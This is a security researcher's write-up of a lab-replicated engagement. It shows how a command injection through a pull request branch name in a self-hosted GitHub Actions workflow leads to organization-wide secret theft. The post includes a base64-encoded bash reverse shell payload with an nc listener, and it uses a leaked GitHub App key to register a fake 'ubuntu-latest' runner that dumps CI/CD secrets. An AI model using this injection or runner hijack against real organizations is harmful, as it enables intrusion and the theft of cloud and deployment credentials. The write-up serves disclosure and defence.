Hijacking GitHub runners to compromise the organization


By Hugo Vincent

Archived: 2026-04-05 20:15:43 UTC


In a recent engagement we managed to compromise a GitHub app allowed to register self-hosted runners at the organization level. Turns out, it is possible to register a GitHub runner with the `ubuntu-latest` tag, granting access to jobs originally designated for GitHub-provisioned runners. Using this method, an attacker could compromise any workflow of the organization and steal CI/CD secrets or push malicious code on the different repositories.

Initial access

The engagement started with developer access to the targeted GitHub organization, with the objective to assess the security implication of an account compromise or a malicious developer. To explain the different steps of the intrusion we replicated the vulnerable environment. In our lab we have 2 repositories, the first one vulnerable and a second one containing sensitive secrets used to deploy part of the infrastructure (Infrastructure As Code) on cloud providers.



The sensitive repository contains one GitHub workflow using CI/CD (Continuous Integration / Continuous Delivery) secrets that are used to access cloud providers:



By default, GitHub offers free virtual machines that can be used to run code during the CI/CD process. In the previous example, the `runs-on` directive indicates that the workflow must run on a runner with the `ubuntu-latest` tag. This label is one of the tags meaning the workflow should be executed on a runner provided by GitHub. The complete list of such tags can be found in the official documentation. They are used to specify the type of runner and the operating system needed for a workflow. The `ubuntu-latest` label is quite common.

In the previous example we can also observe that the workflow only runs when a developer performs a push on any branch:

```
on:
 push:
```

Finally, this repository is protected with branch protections. Even with write access it would not be possible to deploy a malicious workflow with nord-stream to extract the different secrets, since the `required_pull_request_reviews` protection is enabled:

```
 $ gh api -H "Accept: application/vnd.github+json" -H "X-GitHub-Api-Version: 2022-11-28" /repos/syncicd/sensiti
{
  [...]
  "required_pull_request_reviews": {
    "required_approving_review_count": 1
  },
  "required_signatures": {
```

```
    "enabled": true
  },
  "enforce_admins": {
    "enabled": true
  },
  "allow_force_pushes": {
    "enabled": false
  },
[...]
```

On the vulnerable repository there is one vulnerable workflow running on a self-hosted runner. Take time to analyze it if you want to find the vulnerability yourself:

vuln-repo / .github / workflows / **vuln.yml**

hugo-syn Update vuln.yml

Code | Blame | 27 lines (26 loc) · 654 Bytes

```
1  name: Check PR
2  on:
3    issue_comment:
4
5  jobs:
6    check-pr:
7      name: check-pr
8      runs-on: self-hosted
9      steps:
10       - name: Get PR ref
11         id: ref
12         uses: actions/github-script@v4
13         with:
14           result-encoding: string
15           script: |
16             const { owner, repo, number } = context.issue;
17             const pr = await github.pulls.get({
18               owner,
19               repo,
20               pull_number: number,
21             });
22             return pr.data.head.ref
23       - name: checkout code
24         run: |
25             branch="${{ steps.ref.outputs.result }}"
26             git checkout $branch
27             echo "Do something"
```

This workflow is set to run when a comment is posted on a pull request. Between lines 12 and 22, it retrieves the pull request reference associated with the comment. It then uses the GitHub API through some JavaScript to obtain the branch reference of the targeted pull request. Finally, the code performs a checkout of the code coming from the pull request at line 26.

Each workflow trigger comes with an associated GitHub context, offering comprehensive information about the event that initiated it. This includes details about the user who triggered the event, the branch name, and other relevant contextual information. Certain components of this event data, such as the base repository name, or pull request number, cannot be manipulated or exploited for injection by the user who initiated the event (e.g. in the


case of a pull request). This ensures a level of control and security over the information provided by the GitHub context during workflow execution.

Contexts can be accessed using the following expression syntax:


```
${{ <context> }}
```

At runtime, the context will be replaced with the associated value, like a match and replace. More on this in the following article.


The vulnerability is present at line 25. The code uses the GitHub context to obtain a reference to the pull request, which corresponds to the branch name of the pull request. This branch name is under the attacker's control, meaning they can create a dummy pull request with the following branch name:



Then to trigger the vulnerable code, the attacker just need to create a comment on the associated pull request:



This will trigger the workflow:



Because the workflow uses the GitHub context with attacker-controlled data, the following code will be executed:

```
- name: checkout code
 run: |
   branch="";{echo,c2ggLWkgPiYgL2Rldi90Y3AveC54LngueC84MCAwPiYxCg==}|{base64,-d}|{bash,-i};echo""
   git checkout $branch
   echo "Do something"
```

The Base64 data is just a bash reverse shell:

```
 $ rlwrap nc -lvp 80
Listening on 0.0.0.0 80
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Organization compromise

Inside this runner we found some interesting secrets belonging to a GitHub app in the environment variables:

```
 # env
GH_APP_ID=889830
GH_APP_PVK=-----BEGIN RSA PRIVATE KEY-----
MIIE[...]
[...]
```

From the GitHub documentation:

> GitHub Apps are tools that extend GitHub's functionality. GitHub Apps can do things on GitHub like open issues, comment on pull requests, and manage projects. They can also do things outside of GitHub

> based on events that happen on GitHub. For example, a GitHub App can post on Slack when an issue is opened on GitHub.

More on this in the following article.

A GitHub App possesses an identity within GitHub and can have associated permissions. These permissions can be retrieved either through the REST API or by utilizing this GitHub CLI extension:

```
 $ gh token generate --key leaked-private-key.pem --app-id 889830
{
  "token": "ghs_yht[...]",
  "expires_at": "2024-05-02T14:00:13Z",
  "permissions": {
    "organization_self_hosted_runners": "write"
  }
}
```


We can see that this GitHub app is granted write access to the `organization_self_hosted_runners` permission, which sounds good. This permission can be used to create a registration token for the whole organization:

```
 $ export GH_TOKEN="ghs_yht[...]"
$ gh api --method POST -H "Accept: application/vnd.github+json" -H "X-GitHub-Api-Version: 2022-11-28" /orgs/sync
{
  "token": "BIHLYJS[...]DJN5XA",
  "expires_at": "2024-05-02T16:30:22.252+02:00"
}
```

An attacker can use this token to register a self-hosted runner at the organization level. By leveraging an existing configured GitHub runner like this, an attacker could register a runner with a tag belonging to other self-hosted runners, potentially hijacking some jobs. However, when GitHub dispatches jobs, everything is encrypted with a different key. Although an attacker could monitor new jobs and attempt to dump the runner's memory for secrets, this approach is not practical nor convenient.

During our assessment we developed a Python script to fake a GitHub runner. The idea of this tool is based on @frichette_n's original idea on GitLab. By setting up a proxy between a self-hosted runner and GitHub, it is possible to reverse the different messages exchanged to register a runner and fetch the jobs. The crypto part was already done by @karimpwnz in his article.

After some testing we discovered that it is possible to register a runner with the `ubuntu-latest` label, which was mentioned earlier in this article:



As the runner is registered at the organization level, any workflow containing the `ubuntu-latest` tag will use our runner by default (if available). Here is a demo of the tool:

```
 $ gh-hijack-runner.py --registration-token BIHLYJXS[...]5XA --url https://github.com/syncicd --labels ubuntu-la
[+] Session ID: 26113d38-5474-41dd-a4eb-42a0e77ecb28
[+] AES key: JnowJl[...]Hox6bw==
[+] New Job: deploy (messageId=2)
- SENSITIVE_CLOUD_KEY: cloud_key_ela[...]
- SENSITIVE_SSH_KEY: -----BEGIN OPENSSH PRIVATE KEY-----
b3B[...]
[...]
- system.github.token: ghs_CVe[...]
```

All the secrets of the `sensitive-repo` are obtained.

With this technique, there is no need to bypass all the branch protections of the `sensitive-repo`. When a legitimate user pushes some code on the repository, the malicious runner will be picked and all the secrets leaked.

It is worth mentioning that the tool can also be used in case you successfully leaked runner credentials:

```
 $ gh-hijack-runner.py --rsa-params credentials_rsaparams.json --credentials credentials.json --runner runner.js
[+] Session ID: 3c88c6f7-5764-4121-b9bf-2536ee2539b7
[+] AES key: eLN3rhf3D[...]UHewLw==
[+] New Job: init (messageId=2)
- REPO_SECRET: repo secret
- SUPER_SECRET: super secret password
- system.github.token: ghs_RqD[...]
```

These credentials can be found inside an existing runner:

```
 root@9f8f6f1fdfa6:/actions-runner# ll
-rw-r--r-- 1 root   root     266 Apr 21 12:27 .credentials
```

```
-rw------- 1 root   root    1667 Apr 21 12:27 .credentials_rsaparams
-rw-r--r-- 1 root   root     325 Apr 21 12:27 .runner
```


However, to fetch jobs, the runner will establish a session with GitHub and each runner can only maintain one session at a time. To create a new session, you need to delete the current session established by the legitimate runner. The session ID can be found here:

```
 root@9f8f6f1fdfa6:/actions-runner# cat _diag/* | grep -i session
[...]
[2024-04-21 18:03:46Z INFO MessageListener] Message '5' received from session 'aab007e0-eedd-4c1b-96b4-a7c2c128
```

Then, the current session can be deleted:

```
 $ gh-hijack-runner.py --rsa-params credentials_rsaparams.json --credentials credentials.json --runner runner.j
[+] Session aab007e0-eedd-4c1b-96b4-a7c2c128c31a.
```

Note however that deleting the current session will crash the legitimate runner. The script only displays the secrets and returns an error to GitHub, but there is no indication that a malicious runner was employed in this process:



Conclusion

In this article we demonstrate a GitHub privilege escalation technique from write access to the `organization_self_hosted_runners` permission. This leverages the fact that it is possible to register a self-hosted runner with the `ubuntu-latest` tag. We developed a python script that can be used to deploy such a

runner and leak all CI/CD secrets of all the workflows in the targeted repository. The tool is available on our GitHub.
